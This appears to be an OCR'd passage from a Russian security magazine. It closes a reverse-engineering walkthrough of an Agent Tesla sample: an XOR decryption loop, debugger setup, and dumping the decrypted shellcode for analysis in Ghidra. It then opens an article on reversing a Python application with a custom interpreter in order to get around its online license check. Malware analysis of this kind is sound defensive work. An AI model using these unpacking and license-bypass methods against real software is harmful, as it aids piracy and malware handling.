  for (local_8 = 0; local_8 < 0x16c2; local_8 = local_8 + 1) {
    _Dst[local_8] = _Dst[local_8] ^ s_248058040134_0041c2a4[local_8 %
0xc];
  }
  // Вызов расшифрованного кода
  (*_Dst)();
```

Здесь много интересного: и вызов **VirtualAlloc**, за который мы уцепились, чтобы попасть сюда, и цикл, который ксорит данные по ключу, расшифровывая их, и вызов **(*_Dst)();**, который выполняет расшифрованный код. Я снабдил листинг подробными комментариями, чтобы была понятна логика.


INFO

Разумеется, тех же результатов мы смогли бы достичь, используя отладчик, но я захотел показать, как это можно сделать, не вылезая из дизассемблера и используя только статический анализ.

Так, функции дешифровки и ее логика локализованы, теперь потребуется динамика! Расчехляем отладчик x86dbg, чтобы извлечь наш расшифрованный шелл-код в отдельный файл.

Вытаскиваем шелл-код отдельным файлом

Чтобы вытащить расшифрованный шелл-код, нам нужно запустить файл в отладчике. Из файла скрипта NSIS помним, что для корректного запуска в наш exe'шник нужно передать в качестве аргумента файл pgkayd.aq. Все это можно настроить прямо в интерфейсе x86dbg.




Change Command Line

"C:\Users\admin\Desktop\infected\cwlkewfbz.exe" pgkayd.aq


Настраиваем запуск вредоноса в x86dbg

Теперь устанавливаем точку останова на VirtualAlloc и запускаемся. Таким образом мы проскочим антиотладку и проверку аргумента, который помешал бы нам нормально запуститься (потому что аргумент мы заполнили на предыдущем шаге), и остановимся на VirtualAlloc. Далее ее необходимо выполнить до ret, завершив работу функции. Наблюдаем следующую картину: в EAX у нас хранится адрес выделенной VirtualAlloc памяти, которую мы просматриваем в окне дампа. Мы знаем, что расшифровка пойдет в этот буфер, поэтому ставим точку останова по доступу на начало буфера, ожидая там появления данных. После этого зашифрованный код скопируется в буфер, и мы увидим это в окне дампа.




Состояние Agent Tesla перед дешифровкой в x86dbg

С учетом знаний, полученных на этапе статического анализа, мы знаем, что следом после копирования зашифрованных данных в буфер идет его расшифровка. Ставим бряк сразу после цикла расшифровки и видим, как данные в буфере изменились. Теперь, дизассемблировав их вручную (Follow in Disassembler в x86dbg), можно убедиться, что это осмысленный код.




Цикл расшифровки и вызов шелл-кода в Agent Tesla

Как видно на скрине, мы пришли к тому, что шелл-код полностью расшифрован и готов выполняться. Теперь нам нужно его сохранить в отдельный файл, чтобы продолжить исследования позднее. Вызываем команду Follow in Memory Map из контекстного меню дампа и перемещаемся к карте памяти.



Карта памяти Agent Tesla

Далее жмем Dump Memory to File в контекстном меню и тем самым сохраняем выделенную память. Обрати внимание на права этой области памяти — ERW (то же, что RWX), говорящие о том, что память готова выполниться (красный флаг для антивируса!). Полученный дамп можно будет загрузить как файл в Ghidra для дальнейших исследований. Единственная загвоздка в том, что нужно вручную выбрать параметры анализа в дизассемблере.



Language

Select Language and Compiler Specification

Proc...	Variant	Size	Endian	Compiler
x86	default	32	little	clang
x86	default	32	little	gcc
x86	default	32	little	golang
x86	default	32	little	Visual Studio
x86	compat32	64	little	gcc
x86	compat32	64	little	Visual Studio

Description: Intel/AMD 32-bit x86

☑ Show Only Recommended Language/Compiler Specs

Загрузка полученного шелл-кода в Ghidra

Так как изначальный файл был 32-битный и собран в Visual Studio, такие же параметры выбираем для шелл-кода.

ВЫВОДЫ

Итак, в этой статье мы достаточно многому научились: разобрались с NSIS-скриптом, справились с распаковкой, расшифровали шелл-код и сохранили нашу работу. И проделали это все в Ghidra (и в x86dbg), избавив себя от необходимости использовать платную IDA Pro.

НЕТИПИЧНАЯ ЗМЕЯ

Реверсим приложение на Python с кастомным интерпретатором

МВК

Реверс-инженеру далеко не всегда удается без труда исследовать написанные на Python приложения. Разработчики умеют хранить свои тайны, используя обфускацию, шифрование, кастомный маршалинг и собственные интерпретаторы. Но для любого замка отыщется отмычка: сегодня мы разберемся, как реверсить такие программы, научимся восстанавливать исходный код и узнаем, как создать для них собственный дизассемблер.


Мы уже писали о распространенных способах защиты исходного кода Python от реверс-инжиниринга и принципах их обхода. В сегодняшней статье я продолжу эту тему и расскажу об особенностях реверса кастомной нестандартной реализации Python-интерпретатора.

WARNING

Статья написана в исследовательских целях, имеет ознакомительный характер и предназначена для специалистов по безопасности. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Использование или распространение ПО без лицензии производителя может преследоваться по закону.

В качестве примера возьмем некое приложение для нейросетевой обработки видео с нехорошей особенностью: приложение проверяет лицензию на удаленном сервере при выполнении всех более-менее полезных функций. Если проверка завершается успешно, оно продолжает работать офлайн, что дает нам надежду на возможность запускать программу без подключения к интернету.

То, что это классическое Python-приложение, видно с первого взгляда, даже без запуска Detect It Easy.



